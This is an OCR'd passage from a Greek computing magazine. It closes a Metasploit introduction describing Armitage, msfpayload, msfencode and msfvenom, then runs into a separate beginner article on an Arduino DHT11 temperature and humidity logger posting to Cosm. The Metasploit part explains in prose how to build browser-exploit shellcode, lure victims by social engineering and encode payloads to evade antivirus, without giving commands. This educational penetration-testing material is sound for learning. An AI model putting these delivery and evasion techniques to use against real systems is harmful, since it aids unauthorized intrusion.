δουλέψει με το Metasploit. Από την άλλη, αν ξέρει πού βρίσκεται και πού πατά, τότε το Armitage θα του φανεί ιδιαίτερα χρήσιμο. Ειδικά μάλιστα όταν συμμετέχει σε κάποια ομάδα, όπου στα πλαίσια μιας συγκεκριμένης αποστολής διαφορετικά μέλη αναλαμβάνουν διαφορετικούς ρόλους κι ευθύνες.

Το Armitage είναι ένα δωρεάν front-end γραφικών για το Metasploit, που δημιούργησε ο Raphael Mudge. Για κάποιον που τώρα ξεκινά με το penetration testing το Armitage είναι εντυπωσιακό, αλλά την ίδια στιγμή μπορεί ν' αποδειχθεί παραπλανητικό: Πράγματι, είναι πιθανό να τον οδηγήσει στο εσφαλμένο συμπέρασμα ότι υπάρχουν εργαλεία που μετατρέπουν το penetration testing σε παιχνίδι shoot-em-up...



Χρήσιμα εργαλεία

Το Metasploit Framework πλαισιώνουν μερικά χρήσιμα, αυτόνομα εργαλεία.


msfpayload	Με τη βοήθειά του παράγουμε shellcode ή αυτόνομα εκτελέσιμα, για επιθέσεις που πραγματοποιούνται εκτός του Metasploit. Με τον όρο shellcode αναφερόμαστε σ' ένα σύνολο εντολών που χρησιμεύουν ως payload κατά τη διάρκεια μιας επίθεσης και δίνουν στον attacker ένα κέλυφος εντολών ή ένα Meterpreter shell. Υποθέστε, για παράδειγμα, ότι ο penetration tester έχει καταγράψει τις εκδόσεις των web browsers που χρησιμοποιούν τα υποψήφια θύματά του, ενώ ταυτόχρονα γνωρίζει ότι κάποιοι από τους web browsers έχουν πολύ συγκεκριμένες ευπάθειες. Τότε, καταφεύγοντας στο msfpayload είναι σε θέση να παράξει shellcode σε JavaScript, να το εισαγάγει σε μια ιστοσελίδα και με τεχνικές social engineering να κάνει τα θύματά του να την επισκεφθούν. Η πράξη και μόνο της επίσκεψης θα προκαλέσει την εκτέλεση του shellcode σε JavaScript, γεγονός που θα σημάνει την εκμετάλλευση της ευπάθειας του browser κι ένα ωραιότατο command shell για τον penetration tester.

msfencode	Ο κώδικας που παράγει το msfpayload είναι πολύ πιθανό να εντοπιστεί από κάποιο σύστημα IDS ή/και antivirus. Ένα άλλο θέμα αφορά στους «κενούς» χαρακτήρες (null characters) που συχνά περιλαμβάνονται στον κώδικα του msfpayload: Ενδεχομένως να θεωρηθούν ως χαρακτήρες τέλους γραμμής από ορισμένους διερμηνευτές (interpreters), με συνέπεια ο κώδικας να μην εκτελείται σωστά. Για τα προβλήματα αυτά υπάρχει το msfencode, το οποίο εξαλείφει τους null characters και ταυτόχρονα αναδιαμορφώνει τον κώδικα με βάση κάποιον encoder, ώστε να μην είναι (εύκολα) ανιχνεύσιμος από IDS κι antivirus.

msfvenom	Πρόκειται για ένα βολικό εργαλείο «δύο σ' ένα», που απλά συνδυάζει τα msfpayload και msfencode.

Τι ακολουθεί

Είδαμε τι είναι το penetration testing, παρουσιάσαμε και το Metasploit Framework. Μετά και το ξεκαθάρισμα ορισμένων βασικών όρων κι εννοιών που το αφορούν, πιστεύουμε ότι έχει έρθει η ώρα για δράση, μέσα από συγκεκριμένα παραδείγματα κι επιδείξεις. Το Metasploit Framework είναι στη διάθεσή μας για παιχνίδι κι εξερεύνηση και πιστεύουμε ότι δεν υπάρχει καλύτερος τρόπος για να μάθει κανείς κάτι. Γυρίστε στη σελίδα 82.



Από τους encoders που δέχεται το msfencode, ο shikata ga nai είναι ο μοναδικός με τον χαρακτηρισμό "excellent". Πάντως ακόμη και με την επιστράτευσή του, ένα σύγχρονο antivirus είναι πολύ πιθανό ν' αναγνωρίσει ένα payload που προέρχεται από τη συνεργασία msfpayload και msfencode. Μολαταύτα υπάρχουν τεχνικές για το κρύψιμο encoded payloads μέσα σε άλλα executables, με τρόπο ώστε το νέο αρχείο να περνά απαρατήρητο από προγράμματα antivirus.

Skill: Beginner

Tags: Arduino, Ethernet shield, DHT11, Cosm

INTERNET *of* THINGS

με το Arduino!



by GiannouG

Φανταστείτε ένα σμήνος από δικτυωμένες ηλεκτρονικές συσκευές. Τα λαμπάκια τους αναβοσβήνουν σαν τρελά, ενώ τα ηχεία τους παράγουν εντελώς άχρηστα αλλά ατμοσφαιρικά γουργουρητά. Όλες αυτές οι συσκευές ανταλλάσσουν δεδομένα αδιάκοπα και τα αξιοποιούν για να μας εξυπηρετούν αποδοτικότερα! Ελπίζουμε αυτή η εικόνα να μην σας τρομάζει, διότι σκοπεύουμε να φτιάξουμε την πρώτη συσκευή του είδους...

Σκεφτείτε μια ηλεκτρονική συσκευή που χρησιμοποιείτε, εσείς, σε καθημερινή βάση. Φανταστείτε τώρα το ενδεχόμενο αυτή η συσκευή να είχε πρόσβαση στο Internet. Υποθέστε την παρουσία ενός κεντρικού κόμβου στο Internet, στον οποίο συχνάζουν όλες αυτές οι ηλεκτρονικές συσκευές κι αποθηκεύουν ή ανταλλάσσουν δεδομένα. Ε, λοιπόν, αν χωρέσατε στη σκέψη σας όλα αυτά, μόλις καταφέρατε να συλλάβετε την ιδέα πίσω από το Internet of Things (IoT). Το Internet of Things θέλει κάθε αντικείμενο της ζωής μας να είναι συνδεδεμένο και στο Internet, να αποθηκεύει εκεί τα δεδομένα του και να αντλεί εκείνα που αποθηκεύουν άλλες συσκευές, ώστε να λειτουργεί πιο έξυπνα. Σκεφτείτε για παράδειγμα μια ζυγαριά με WiFi, η οποία ανταλλάσσει δεδομένα με το ψυγείο μας και αξιοποιεί μια δικτυακή υπηρεσία σχετική με τη διατροφή, ώστε κάθε πρωί να μας προτείνει ένα ελαφρύ γεύμα κι όχι αυγά με μπέικον που τρώμε τα τελευταία 25 χρόνια. Αν νομίζετε πως όλο αυτό είναι βγαλμένο από τη φαντασία του γράφοντα, κάνετε λάθος! Φυσικά, το σύστημα που περιγράψαμε θα απαιτούσε πολύ χρόνο, αρκετές γνώσεις κι ένα μεγάλο χρηματικό ποσό για να υλοποιηθεί. Εμείς όμως μπορούμε να στραφούμε σε κάτι πιο προσιτό και κυρίως γνώριμο: Στο Arduino! Εδώ που τα λέμε, το Arduino είναι αυτό που βοήθησε τους hackers (ή σωστότερα, makers) να δημιουργήσουν και να σχηματίσουν αυτό που ονομάζεται τώρα Internet of Things. Σε αυτό το άρθρο θα δημιουργήσουμε ένα σύστημα το οποίο θα συλλέγει πληροφορίες από το περιβάλλον μας, αυτόματα. Αυτές οι πληροφορίες θα συγκεντρώνονται σε κάποια δικτυακή υπηρεσία κι από εκεί θα μπορούμε αργότερα να τις παρακολουθούμε ή να τις αξιοποιούμε, με κάποια άλλη συσκευή! Το σύστημα που θα φτιάξουμε θα πραγματοποιεί μερικές βασικές μετρήσεις και θα φροντίζει για την αποστολή τους στο δίκτυο. Θα φροντίσουμε επίσης ώστε να έχει αρκετά περιθώρια για περαιτέρω εξέλιξη...



Εικόνα 1
Το «Internet of Things Printer» είναι ένας εκτυπωτής που συνδέεται στο Internet. Με το πάτημα ενός κουμπιού τυπώνει όλα τα τελευταία νέα και τις ενημερώσεις από τα κοινωνικά δίκτυα του χρήστη. Α, σημειώστε ότι στηρίζεται σε ένα Arduino!

Η γενική ιδέα

Η συλλογή των δεδομένων θα πραγματοποιείται από το Arduino, με τη βοήθεια ενός κατάλληλου αισθητήρα. Συγκεκριμένα, το σύστημά μας θα μετράει τη θερμοκρασία και την υγρασία του περιβάλλοντος χώρου. Στη συνέχεια, με τη συνδρομή ενός Ethernet shield οι μετρήσεις θα αποστέλλονται στο Internet και για την ακρίβεια θα καταλήγουν στην υπηρεσία Cosm. Η εν λόγω υπηρεσία επιτρέπει την οργανωμένη αποθήκευση αριθμητικών δεδομένων, όπως επίσης την όμορφη παρουσίασή τους με γραφικές παραστάσεις και τη στατιστική επεξεργασία τους. Φυσικά, μέσω του API του Cosm μπορεί κανείς να αντλήσει τα αποθηκευμένα δεδομένα και να τα αξιοποιήσει σε κάποιο άλλο project! Με λίγα λόγια, το Cosm είναι κάτι σαν ένα δημόσιο αποθετήριο (public repository) για διάφορα είδη δεδομένων[1]. Επομένως, πριν ξεκινήσουμε την κατα-

1. Μπορούμε ελεύθερα να χρησιμοποιήσουμε δεδομένα από οποιοδήποτε χρήστη του Cosm! Τίποτα δεν μας περιορίζει στα δικά μας δεδομένα και μόνον σ' αυτά.




Εικόνα 2
Εν αρχή ήταν το Pachube, το οποίο αγοράστηκε από το LogMeIn. Το Cosm αποτελεί σήμερα τη μεγαλύτερη βάση δεδομένων για αισθητήρες χρηστών! Πάνω του θα βασιστούμε κι εμείς...

σκευή θα ήταν καλό να δημιουργήσουμε ένα λογαριασμό στο Cosm (`https://cosm.com`). Κάθε λογαριασμός σε αυτή την υπηρεσία μπορεί να χρησιμοποιείται από πολλές συσκευές και κατ' αυτόν τον τρόπο να συγκεντρώνει δεδομένα από πολλές πηγές — τα λεγόμενα feeds. Κάθε feed μπορεί να περιλαμβάνει πολλών ειδών δεδομένα και κάθε είδος αποτελεί το επονομαζόμενο datastream. Για παράδειγμα, σε έναν λογαριασμό του Cosm θα μπορούσαμε να δημιουργήσουμε ένα feed με το όνομα Home κι ένα ακόμα με το όνομα Lab, καθένα από τα οποία θα περιλαμβάνει μετρήσεις από τον αντίστοιχο χώρο. Στη συνέχεια, θα μπορούσαμε να ορίσουμε 5 datastream για το Home, με τις θερμοκρασίες κάθε δωματίου, καθώς και 2 datastream για το Lab, με τη θερμοκρασία και την υγρασία στο εργαστήριο. Για την ώρα, πάντως, αρκεί να φτιάξουμε έναν απλό λογαριασμό στο Cosm και να εξοικειωθούμε με το περιβάλλον του. Μετά απ' αυτό, σειρά έχει το Arduino, η σύνδεση με τον αισθητήρα — και φυσικά με το Internet.

Η ώρα του Arduino

Όπως αναφέραμε προηγουμένως θα χρειαστούμε το Ethernet shield (`http://arduino.cc/en/Main/ArduinoEthernetShield`) ή, ακόμα πιο απλά, το Arduino Ethernet (`http://arduino.cc/en/Main/ArduinoBoardEthernet`), το οποίο συνδυάζει τη λειτουργικότητα ενός Arduino κι ενός Ethernet shield σε μία πλακέτα. Εμείς πάντως χρησιμοποιήσαμε το Ethernet shield κι ένα απλό Arduino. Όπως αντιλαμβάνεστε, το Ethernet shield είναι απαραίτητο γιατί θέλουμε η αποστολή των δεδομένων να πραγματοποιείται κατευθείαν από το Arduino και χωρίς τη μεσολάβηση ενός υπολογιστή. Έτσι, το μόνο που θα χρειαστούμε για τη λειτουργία ολόκληρου του συστήματος είναι μια ελεύθερη θύρα στο ρουτεράκι μας.



Εικόνα 3
Το κύκλωμά μας θα αποτελείται από ένα Arduino κι ένα Ethernet shield. Ο λόγος που αποφασίσαμε να χρησιμοποιήσουμε το εν λόγω shield κι όχι τον υπολογιστή, είναι γιατί θέλουμε η συσκευή μας να είναι αυτόνομη και να συνδέεται μόνιμα με το Cosm.

Οι μετρήσεις θερμοκρασίας και υγρασίας θα πραγματοποιούνται μέσω του αισθητήρα DHT11, τον οποίο μπορούμε να προμηθευτούμε από πολλά ηλεκτρονικά καταστήματα ή κι από το παλιό, καλό eBay. Αυτή τη στιγμή η τιμή του φτάνει μόλις το 1,5 δολάριο. Για τη σωστή επικοινωνία του με το Arduino θα χρειαστούμε μόνο μια αντίσταση των 10ΚΩ (καφέ-μαύρο-πορτοκαλί). Η σύνδεση των εξαρτημάτων είναι αρκετά απλή. Κατ' αρχάς, συνδέουμε το Ethernet shield στο Arduino. Ο αισθητήρας DHT11 έχει τέσσερα pin. Το πρώτο από αριστερά (δείτε την εικόνα 5) είναι το VCC pin, ο ακροδέκτης τροφοδοσίας δηλαδή, και γι' αυτό θα τον συνδέσουμε απευθείας στα 5V του Arduino board. Το επόμενο pin είναι το DATA pin, μέσω του οποίου γίνεται η επικοινωνία με το Arduino. Αυτό θα συνδεθεί με το pin 2 του Arduino. Το τρίτο pin θα παραμείνει στον αέρα αφού δεν χρησιμοποιείται, ενώ το τέταρτο θα χρειαστεί να το συνδέσουμε με το GND του Arduino board. Τέλος, η αντίσταση που προαναφέραμε συνδέεται στους ακροδέκτες 1 και 3 (VCC και DATA) του αισθητήρα μας (DHT11). Αυτό ήταν! Το κύκλωμά μας είναι έτοιμο.

Προετοιμασία και μια δοκιμή


Σας προειδοποιούμε: Το πρόγραμμά μας θα χρησιμοποιήσει τρεις βιβλιοθήκες. Η μία από αυτές διευκολύνει την επικοινωνία του Arduino με το Ethernet shield μέσω SPI, η άλλη φροντίζει για την επικοινωνία του Arduino με το Cosm, ενώ η τρίτη αναλαμβάνει την επικοινωνία με τον αισθητήρα μας. Μπορείτε να τις κατεβάσετε από τις παρακάτω τοποθεσίες:

https://github.com/amcewen/HttpClient

https://github.com/cosm/cosm-arduino

https://github.com/adafruit/DHT-sensor-library

Εικόνα 4
Θα μπορούσαμε θα χρησιμοποιήσουμε και το Arduino Ethernet: Μια εκδοχή του Arduino με ενσωματωμένη υποστήριξη Ethernet! Όμως η εν λόγω εκδοχή του Arduino είναι μάλλον εξεζητημένη. Η δουλειά μας μπορεί να γίνει εξίσου καλά με το κλασσικό Arduino και το Ethernet shield.



Από καθεμία εξ αυτών θα πάρετε ένα πακέτο ZIP (κάντε κλικ στο ομώνυμο κουμπάκι). Καθένα θα πρέπει να το αποσυμπιέσετε και να αντιγράψετε τα περιεχόμενά του μέσα στον κατάλογο library, εκεί όπου είναι εγκατεστημένο το Arduino IDE.


Αφού προστεθούν οι βιβλιοθήκες, μπορούμε να κάνουμε την πρώτη μας δοκιμή για να σιγουρευτούμε πως ο αισθητήρας λειτουργεί κανονικά. Αρχικά λοιπόν ξεκινάμε το Arduino IDE, πηγαίνουμε στο μενού File και συγκεκριμένα στα ενσωματωμένα παραδείγματα (Examples). Εκεί θα βρούμε ένα

«example sketch», που προστέθηκε μαζί με τη βιβλιοθήκη του αισθητήρα. Αφού το φορτώσουμε, ψάχνουμε στην αρχή του κώδικα για τις ακόλουθες γραμμές:

```
// Uncomment whatever type you're using!
//#define DHTTYPE DHT11        // DHT 11
#define DHTTYPE DHT22 // DHT 22 (AM2302)
//#define DHTTYPE DHT21        // DHT 21 (AM2301)
```


Όταν τις εντοπίσουμε, ενεργοποιούμε (βγάζουμε τα //) την πρώτη επιλογή κι απενεργοποιούμε (βάζουμε τα //) τη δεύτερη. Με αυτόν τον τρόπο ενεργοποιούμε την υποστήριξη για τον δικό μας αισθητήρα (DHT11) και απενεργοποιούμε τον προεπιλεγμένο (DHT22). Μετά από την επέμβασή μας, οι γραμμές θα πρέπει να έχουν ως εξής:

```
// Uncomment whatever type you're using!
#define DHTTYPE DHT11 // DHT 11
//#define DHTTYPE DHT22        // DHT 22 (AM2302)
//#define DHTTYPE DHT21        // DHT 21 (AM2301)
```



Εικόνα 5
Το DHT11 είναι ένας φθηνός αισθητήρας θερμοκρασίας και υγρασίας. Με άλλα λόγια, είναι ακριβώς αυτό που χρειαζόμασταν. Στην εικόνα φαίνονται οι ακροδέκτες τους και ο ρόλος του καθενός.


Σημειώστε ότι αν δεν κάνουμε τη σωστή ρύθμιση εδώ, το πρόγραμμα θα είναι καλιμπραρισμένο για λάθος αισθητήρα και οι τιμές που θα λαμβάνουμε θα είναι αλλόκοτες! Μετά αποθηκεύουμε, πατάμε το κουμπί Upload κι ανοίγουμε το serial monitor. Αν ο αισθητήρας μας λειτουργεί κανονικά και η συνδεσμολογία έχει γίνει χωρίς λάθη, θα δούμε τη θερμοκρασία και υγρασία του χώρου μας. Μετά από αυτό μπορούμε να συνεχίσουμε χαρούμενα κι αποφασιστικά ;)



Εικόνα 6
Πριν προχωρήσουμε, αποφασίσαμε να ελέγξουμε τη λειτουργία (και τη συνδεσμολογία) του αισθητήρα μας. Αυτό κυρίως για να γλιτώσουμε τους πονοκέφαλους αργότερα…

Το πρόγραμμα

Πριν ξεκινήσουμε με την παρουσίαση του κώδικα, πρέπει να δημιουργήσουμε ένα feed στο λογαριασμό μας στο Cosm. Για το σκοπό αυτό πηγαίνουμε στην υπηρεσία, κάνουμε login με το λογαριασμό μας και πατάμε το κουμπί + Device/Feed. Οι ερωτήσεις που θα μας απευθύνει το σύστημα είναι πολύ απλές και έχουν περισσότερο τυπικό χαρακτήρα. Μπορούμε να συμπληρώσουμε ό,τι θέλουμε. Αυτό που πρέπει να προσέξουμε είναι το




Εικόνα 7
Στο Sketch που ετοιμάσαμε για τις ανάγκες του άρθρου, πρέπει να αντικαταστήσετε τα API_KEY και FEED_ID με τις τιμές που πήρατε από το Cosm. Διαφορετικά, η επικοινωνία με την υπηρεσία θα αποτύχει.

τέλος της δημιουργίας του feed. Εκεί θα ερωτηθούμε για το είδος του αισθητήρα που θα στέλνει τα δεδομένα κι εμείς θα πρέπει να επιλέξουμε το Arduino. Αμέσως μετά το σύστημα θα μας προσφέρει ένα έτοιμο sketch. Εμείς δεν θα χρησιμοποιήσουμε το συγκεκριμένο sketch, αλλά θα πρέπει να το κατεβάσουμε, να το ανοίξουμε και να αντιγράψουμε δύο γραμμές από το περιεχόμενό του. Συγκεκριμένα, πρέπει να κρατήσουμε κάπου τα API_KEY και FEED_ID.

Μετά από τα παραπάνω, μπορείτε να κατεβάσετε το sketch που ετοιμάσαμε εμείς για τις ανάγκες του άρθρου από το

    http://bit.ly/dh017_arduino_cosm


Μόλις το ανοίξετε, αντικαταστήστε τα API_KEY και FEED_ID με αυτά που κρατήσατε προηγουμένως. Όπως αντιλαμβάνεστε, αυτές οι τιμές χρησιμοποιούνται για τη σωστή κι ασφαλή επικοινωνία του Arduino με το αντίστοιχο feed στο Cosm. Αφού προσθέσετε τις δύο τιμές, το πρόγραμμα θα είναι έτοιμο για ανέβασμα στο Arduino. Πριν όμως το ανεβάσετε επιτρέψτε μας να πούμε δυο λόγια για τον κώδικα.



Εικόνα 8
Λακωνικά μηνύματα: τα αγαπημένα μας ;) Αυτό που μας ενδιαφέρει είναι να δούμε αν η σύνδεση με το δίκτυο είναι εφικτή. Στη φωτογραφία βλέπουμε ότι όλα πάνε καλά...

